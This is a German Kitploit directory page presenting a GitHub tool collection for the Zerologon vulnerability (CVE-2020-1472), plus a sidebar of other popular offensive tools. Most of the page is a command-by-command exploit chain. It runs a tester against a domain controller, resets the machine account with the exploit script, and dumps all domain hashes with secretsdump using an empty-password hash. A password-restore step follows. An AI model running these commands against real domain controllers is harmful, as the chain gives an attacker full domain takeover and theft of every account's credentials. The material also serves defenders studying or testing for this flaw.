
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
cve-2020-1472_Tool-collection — cve-2020-1472 Tool-Sammlung | Kitploit
Tools/GitHubGitHub/0xcccc666/cve-2020-1472_tool-collection
Passwort-CrackingPrivilege EscalationSchwachstellenanalyseExploitationPost-ExploitationPenetrationstests
GitHub0xcccc666/cve-2020-1472_tool-collection

cve-2020-1472_Tool-collection

Teilen

cve-2020-1472 Tool-Sammlung

Repository anzeigen
2235vor 6 JahrenNoch nicht geprüft

Einführungsartikel

https://www.yuque.com/shamo-vs4ia/vul/ktduf8

Umgebungsvorbereitung

pip3 install -r requirements.txt

Schwachstellenerkennung

python3 zerologon_tester.py ad ad_ip

image.png

Exploit


python CVE-2020-1472.py AD AD$ adip image.png

secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 'god.org/[email protected]' image.png image.png

Alle Hashes erfolgreich exportiert

Hash abfragen

vorher: secretsdump.py god.org/administrator:Admin12345@ad_ip -just-dc-user 'AD$'

image.png

nachher: secretsdump.py god.org/administrator:Admin12345@ad_ip -just-dc-user 'AD$'

image.png


Passwort wiederherstellen

python3 reinstall_original_pw.py ad_hostname ad_ip哈希 image.png
Gesammelt von

https://github.com/blackarrowsec/redteam-research/tree/master/CVE-2020-1472

https://github.com/risksense/zerologon

https://github.com/VoidSec/CVE-2020-1472

https://github.com/dirkjanm/CVE-2020-1472

https://github.com/SecuraBV/CVE-2020-1472

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →